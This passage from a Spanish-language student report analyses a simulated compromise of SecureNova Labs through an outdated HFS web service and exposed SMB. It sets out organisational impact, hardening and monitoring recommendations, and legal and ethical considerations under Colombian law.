Otro hallazgo importante fue la confianza excesiva en configuraciones por defecto, tanto en servicios como en políticas de red. Servicios como SMB, RPC y NetBIOS permanecían abiertos sin una evaluación clara de su necesidad operativa. Este tipo de configuraciones heredadas, que no han sido revisadas bajo un enfoque de gestión de riesgos, representan oportunidades recurrentes de explotación.

En conjunto, estos hallazgos permiten afirmar que el incidente no fue resultado de una única falla aislada, sino de la acumulación de varias debilidades concatenadas: servicio vulnerable expuesto, ausencia de segmentación, servicios internos abiertos y falta de monitoreo. Cada una de estas condiciones, por sí sola, ya representa un riesgo, pero al combinarse crean un escenario altamente propicio para un compromiso exitoso.

Desde un enfoque gerencial, estos hallazgos reflejan la necesidad de fortalecer la gestión de vulnerabilidades, implementar políticas claras de endurecimiento de sistemas (hardening) y adoptar un enfoque de defensa en profundidad. No basta con corregir una falla puntual; se requiere un conjunto coordinado de controles técnicos, administrativos y operativos que reduzcan de forma sostenida la superficie de ataque de la organización.

Tabla 4

Resumen de vulnerabilidades y su impacto

Vulnerabilidad	Servicio / Puerto	Nivel de riesgo	Impacto potencial
HFS 2.3b – RCE	HTTP / Puerto 80	Alto	Compromiso total del host
Exposición de SMB	SMB / Puerto 445	Alto	Movimiento lateral
Falta de segmentación	Red interna	Alto	Propagación del ataque
Ausencia de monitoreo	Infraestructura general	Medio–Alto	Detección tardía

Nota. En la tabla se sintetizan las principales vulnerabilidades técnicas identificadas durante el ejercicio, junto con su nivel de riesgo y el impacto potencial para la organización. Esta información permite priorizar acciones de mitigación y definir estrategias de fortalecimiento de la seguridad. Elaboración propia.

Impacto organizacional

El incidente analizado en SecureNova Labs no solo representa un evento técnico aislado. Sus efectos potenciales alcanzan directamente a la operación, la legalidad, la reputación y la estabilidad económica de la organización. Comprender este impacto es fundamental para que la alta dirección dimensione por qué la ciberseguridad no debe verse únicamente como un tema tecnológico, sino como un componente estratégico del negocio.

Desde el punto de vista operativo, el compromiso de un host con acceso tanto a la red externa como a la red interna genera un riesgo directo sobre la disponibilidad de los servicios. Un atacante con control de este tipo de equipo puede interrumpir procesos críticos, degradar el rendimiento de la infraestructura o incluso inutilizar sistemas clave mediante ransomware, borrado de información o sabotaje. En un entorno real, este tipo de afectaciones se traduce en tiempos de indisponibilidad, retrasos en la atención de clientes y pérdida de productividad del personal.

En el ámbito legal, el impacto es igualmente significativo. La posible exposición de datos personales, credenciales o información sensible puede derivar en sanciones por incumplimiento de la Ley 1581 de 2012 sobre protección de datos. Además, si se demuestra que la organización no implementó medidas mínimas de seguridad, esta podría enfrentar procesos administrativos, reclamaciones civiles e incluso responsabilidades penales indirectas. El uso de servicios vulnerables sin control adecuado también podría interpretarse como negligencia en la protección de los activos de información.

El impacto reputacional es uno de los más difíciles de cuantificar, pero también uno de los más costosos. Un incidente de seguridad que se haga público afecta la confianza de clientes,

aliados comerciales y proveedores. La percepción de que una organización no protege adecuadamente la información puede provocar cancelación de contratos, pérdida de oportunidades de negocio y disminución del posicionamiento en el mercado. En sectores donde la información es un activo crítico, la reputación es tan valiosa como la infraestructura misma.

Desde la perspectiva económica, los costos derivados de un incidente de este tipo poder ir mucho más allá de una simple reparación técnica. Se deben considerar gastos asociados a la investigación del incidente, recuperación de los sistemas, posibles pago de sanciones, la contratación de consultores externos, la implementación de nuevas soluciones de seguridad y, en casos más graves, demandas judiciales. A estos costos directos se suman los costos indirectos derivados de la interrupción del negocio y la pérdida de confianza del mercado.

Adicionalmente, el incidente pone en evidencia un impacto sobre la madurez organizacional en seguridad de la información. La ausencia de monitoreo continuo, la falta de segmentación y la presencia de servicios vulnerables reflejan que la seguridad no estaba integrada de forma transversal en los procesos de la organización. Esto no solo incrementa la probabilidad de futuros incidentes, sino que también limita la capacidad de respuesta ante amenazas emergentes.

En síntesis, el compromiso analizado en SecureNova Labs muestra que un ataque técnico puede escalar rápidamente hasta convertirse en un problema organizacional de alto impacto. Las consecuencias no se limitan al área de tecnología, sino que afectan directamente a la dirección, a la operación, al cumplimiento normativo y a la imagen institucional. Este análisis refuerza la necesidad de que la seguridad sea entendida como una inversión estratégica y no como un gasto aislado.

Estrategias de contención y hardening

Las vulnerabilidades y debilidades identificadas en el ejercicio dejan claro que SecureNova Labs necesita fortalecer su postura de seguridad no solo con correcciones puntuales, sino con un conjunto de acciones organizadas que permitan contener incidentes, reducir la superficie de ataque y prevenir compromisos futuros. Estas estrategias combinan controles técnicos, operativos y administrativos.

En primer lugar, desde el punto de vista de la contención inmediata, es fundamental que ante un incidente similar se aplique el aislamiento del host comprometido a nivel de red, evitando que este siga comunicándose con otros segmentos internos. Este aislamiento no debe hacerse apagando bruscamente el equipo, sino limitando sus conexiones para conservar la evidencia. Al mismo tiempo, se deben bloquear los puertos y servicios que hayan sido utilizados durante el ataque, como el puerto 80 asociado al servicio web vulnerable y el puerto 445 utilizado por SMB.

Otro aspecto clave es la gestión de vulnerabilidades y parches. El uso de un servicio desactualizado como HFS 2.3b fue el punto de entrada principal del ataque. Por ello, se recomienda implementar un proceso formal de actualización periódica de sistemas operativos, aplicaciones y servicios. Este proceso debe incluir inventario de activos, verificación de versiones, validación de parches en entornos de prueba y despliegue controlado en producción.

La segmentación de red es una de las medidas más importantes para evitar la propagación de ataques. La red debe dividirse en zonas de confianza con reglas claras de comunicación entre ellas. Un equipo que esté expuesto a Internet no debería tener acceso directo a la red interna sensible. Implementar VLAN, firewalls internos y listas de control de acceso ayudaría a evitar

que un atacante utilice un solo host como puente hacia otros sistemas críticos (CCN-CERT, 2018).

En cuanto al monitoreo y detección temprana, se recomienda implementar herramientas que permitan visualizar lo que ocurre en la red en tiempo real. La incorporación de un sistema SIEM, junto con soluciones IDS/IPS, permitiría correlacionar eventos, detectar patrones sospechosos y generar alertas automáticas ante actividades anómalas. Esto reduciría de forma significativa el tiempo que un atacante puede permanecer oculto dentro de la infraestructura(Moreno, 2015).

También es importante fortalecer las políticas de configuración segura (hardening). Servicios como SMB, RPC y NetBIOS no deberían permanecer activos si no son estrictamente necesarios. Se deben revisar las configuraciones por defecto, aplicar principios de mínimo privilegio, restringir accesos remotos y limitar la ejecución de aplicaciones no autorizadas. Estas medidas reducen notablemente las oportunidades de explotación(Center for Internet Security, 2021).

Desde el punto de vista organizacional, es necesario que la seguridad no dependa solo del área técnica. Se recomienda definir políticas claras de respuesta a incidentes, capacitar al personal en buenas prácticas de seguridad, realizar simulacros periódicos y mantener actualizados los procedimientos. Un equipo entrenado puede identificar señales tempranas de un ataque y actuar de manera más rápida y coordinada.

En el plano legal y ético, es fundamental que los acuerdos de confidencialidad, contratos y políticas internas estén alineados con la Ley 1273 de 2009, la Ley 1581 de 2012 y el Código de Ética de COPNIA. Ningún acuerdo debe obligar a encubrir actos ilegales ni a asumir

responsabilidades que no corresponden. La transparencia y el cumplimiento normativo son parte esencial de una estrategia de seguridad sólida.

En conjunto, estas estrategias de contención y hardening permiten pasar de un enfoque reactivo a uno preventivo y basado en la gestión del riesgo. No se trata solo de cerrar la vulnerabilidad que permitió el ataque, sino de fortalecer toda la infraestructura para que futuros intentos encuentren múltiples barreras de protección.

Tabla 5

Estrategias de contención y fortalecimiento de la seguridad

Área	Estrategia propuesta	Objetivo
Contención	Aislamiento del host comprometido	Evitar propagación del ataque
Parcheo	Actualización de servicios y SO	Cerrar vulnerabilidades
Red	Segmentación con VLAN y firewalls internos	Limitar movimiento lateral
Monitoreo	Implementación de SIEM e IDS/IPS	Detección temprana
Hardening	Deshabilitar servicios innecesarios	Reducir superficie de ataque
Organización	Capacitación y procedimientos	Mejorar respuesta ante incidentes

Nota. La tabla resume las principales estrategias de contención y fortalecimiento de la seguridad propuestas a partir de los hallazgos del ejercicio, con el fin de reducir el riesgo de nuevos incidentes y mejorar la capacidad de respuesta de la organización. Elaboración propia.

Evidencias de Sustentación

En cumplimiento de los requisitos de la Etapa 5 del Seminario Especializado, se presenta el video de sustentación disponible en el siguiente enlace:

Video de sustentación del informe final: https://youtu.be/ZdUCIU-hpbY

Conclusiones

El ejercicio desarrollado en SecureNova Labs permitió evidenciar, de forma clara, cómo un conjunto de fallas técnicas relativamente comunes puede convertirse en un incidente de seguridad con alto impacto cuando no existen controles adecuados. La explotación de un servicio desactualizado, la falta de segmentación de red y la ausencia de monitoreo continuo fueron factores determinantes para que el ataque avanzara sin mayores obstáculos.

La integración del trabajo del Red Team y del Blue Team demostró que la ciberseguridad no puede abordarse desde una sola perspectiva. Mientras el Red Team evidenció cómo un atacante puede ingresar y moverse dentro de la infraestructura, el Blue Team permitió entender las debilidades en la detección, la respuesta y la contención del incidente. Ambos enfoques, analizados de manera conjunta, aportan una visión más realista del riesgo.

Desde el punto de vista organizacional, se concluye que la seguridad de la información no es únicamente un asunto técnico. Las consecuencias del incidente pueden afectar la operación, el cumplimiento legal, la reputación y la estabilidad económica de la organización. Esto confirma que la ciberseguridad debe ser asumida como un componente estratégico y transversal, y no como una tarea aislada del área de tecnología.

En el componente legal y ético, el ejercicio dejó en evidencia la importancia de actuar siempre dentro del marco normativo. La Ley 1273 de 2009, la Ley 1581 de 2012 y el Código de Ética de COPNIA no solo establecen límites, sino que también protegen al profesional y a la organización frente a posibles responsabilidades. Ninguna estrategia de seguridad es válida si se apoya en prácticas ilegales o contrarias a la ética.

Finalmente, el análisis permitió confirmar que la prevención sigue siendo la mejor estrategia de defensa. Corregir vulnerabilidades después de un ataque siempre será más costoso que implementar controles adecuados desde el diseño de la infraestructura. Este ejercicio fortalece la idea de que una gestión adecuada de la seguridad reduce significativamente la probabilidad de incidentes y mejora la capacidad de respuesta ante amenazas reales.

Recomendaciones

A partir de los resultados del ejercicio, se proponen las siguientes recomendaciones para fortalecer la postura de seguridad de SecureNova Labs:

1. Actualizar y gestionar de forma permanente los servicios y sistemas.

Se recomienda establecer un proceso formal de gestión de parches que garantice que aplicaciones, sistemas operativos y servicios expuestos a la red se mantengan siempre en versiones seguras.

2. Implementar una segmentación de red adecuada.

La red debe dividirse en zonas con diferentes niveles de confianza, evitando que un equipo expuesto a Internet tenga acceso directo a la red interna sensible.

3. Fortalecer los mecanismos de monitoreo y detección.

Se recomienda la implementación de herramientas como SIEM, IDS/IPS y monitoreo de tráfico en tiempo real, que permitan detectar comportamientos anómalos en etapas tempranas del ataque.

4. Aplicar políticas de hardening en todos los equipos.

Se deben deshabilitar servicios innecesarios, restringir accesos, aplicar el principio de mínimo privilegio y revisar configuraciones por defecto en servidores y estaciones de trabajo.

5. Definir y socializar un plan formal de respuesta a incidentes.

La organización debe contar con procedimientos claros para la detección, contención, erradicación y recuperación ante incidentes de seguridad.

6. Capacitar de forma continua al personal.

La formación en buenas prácticas de seguridad, manejo de incidentes y concientización en riesgos digitales es clave para reducir errores humanos.

7. Alinear los aspectos legales y éticos con las políticas internas.

Se recomienda revisar los acuerdos de confidencialidad y las políticas organizacionales para garantizar que estén alineados con la Ley 1273, la Ley 1581 y el Código de Ética de COPNIA.

8. Realizar ejercicios periódicos de Red Team y Blue Team.

Estas prácticas permiten evaluar constantemente el nivel real de seguridad de la infraestructura y medir la capacidad de respuesta del personal.

En conjunto, estas recomendaciones buscan que SecureNova Labs pase de un enfoque reactivo a un enfoque preventivo, fortaleciendo su infraestructura, sus procesos y su cultura organizacional en materia de ciberseguridad.

Referencias Bibliográficas

CCN-CERT. (2018). *CCN-STIC-495: Seguridad IPv6*. https://www.ccn-cert.cni.es

Center for Internet Security. (2021). *CIS Microsoft Windows Desktop Benchmarks*. https://www.cisecurity.org/benchmark/microsoft_windows_desktop

Código de ética | Copnia. (n.d.). Retrieved October 29, 2025, from https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

CVE Record: CVE-2014-6287. (n.d.). Retrieved November 16, 2025, from https://www.cve.org/CVERecord?id=CVE-2014-6287

CVE Record: CVE-2017-0143. (n.d.). Retrieved November 16, 2025, from https://www.cve.org/CVERecord?id=CVE-2017-0143

Exploiting Windows 7 (EternalBlue) using Metasploit Framework - GeeksforGeeks. (n.d.). Retrieved November 16, 2025, from https://www.geeksforgeeks.org/ethical-hacking/exploiting-ms17-010-using-metasploit-framework/

International Organization for Standardization. (2016). *ISO/IEC 27035-1:2016 - Information technology — Security techniques — Information security incident management — Part 1: Principles of incident management*. https://www.iso.org/standard/60803.html

Ley 1273 de 2009 - Gestor Normativo - Función Pública. (n.d.). Retrieved October 17, 2025, from https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492

Ley 1581 de 2012 - Gestor Normativo - Función Pública. (n.d.). Retrieved October 17, 2025, from https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

Moreno, P. (2015). *Técnicas de detección de ataques en un sistema SIEM (Security Information and Event Management)*. http://repositorio.usfq.edu.ec/bitstream/23000/4911/1/120801.pdf

Nacional Abierta Y A Distancia, U. (2024). *Guía Para la Gestión y Clasificación de Incidentes de Ciberseguridad*. https://csirt.unad.edu.co

Packt+ | Advance your knowledge in tech. (n.d.). Retrieved November 16, 2025, from https://www.packtpub.com/en-nz/product/mastering-metasploit-second-edition-9781786463166/chapter/1-approaching-a-penetration-test-using-metasploit-1/section/vulnerability-analysis-of-hfs-23-ch01lvl1sec15?srsltid=AfmBOoqGgUkX9A1Vsby26zQDvHFHBnnQmtwg68-mW3OdXZu5TpgEYeuJ

Rahalkar, S., & Jaswal, N. (2017). *Metasploit Revealed : Secrets of the Expert Pentester*. https://www.oreilly.com/library/view/metasploit-revealed-secrets/9781788624596/98cde2a6-ca5d-42d2-9888-1b6bef6649ef.xhtml


Reddy Basireddy, M. (2024). Investigations into Security Testing Techniques, Tools, and Methodologies for Identifying and Mitigating Security Vulnerabilities A B S T R A C T Journal of Artificial Intelligence, Machine Learning and Data Science. *J Artif Intell Mach Learn & Data Sci*, *2024*(1), 626. https://doi.org/10.51219/JAIMLD/maheswara

What is Blue Team? | IBM. (n.d.). Retrieved November 29, 2025, from https://www.ibm.com/think/topics/blue-team

Apéndices

Apéndice A

Resultado de revisión en Turnitin



Nota. Este reporte corresponde al resultado de similitud del informe final presentado para la Etapa 5 del curso Seminario Especializado – Equipos Estratégicos en Ciberseguridad. Elaboración propia.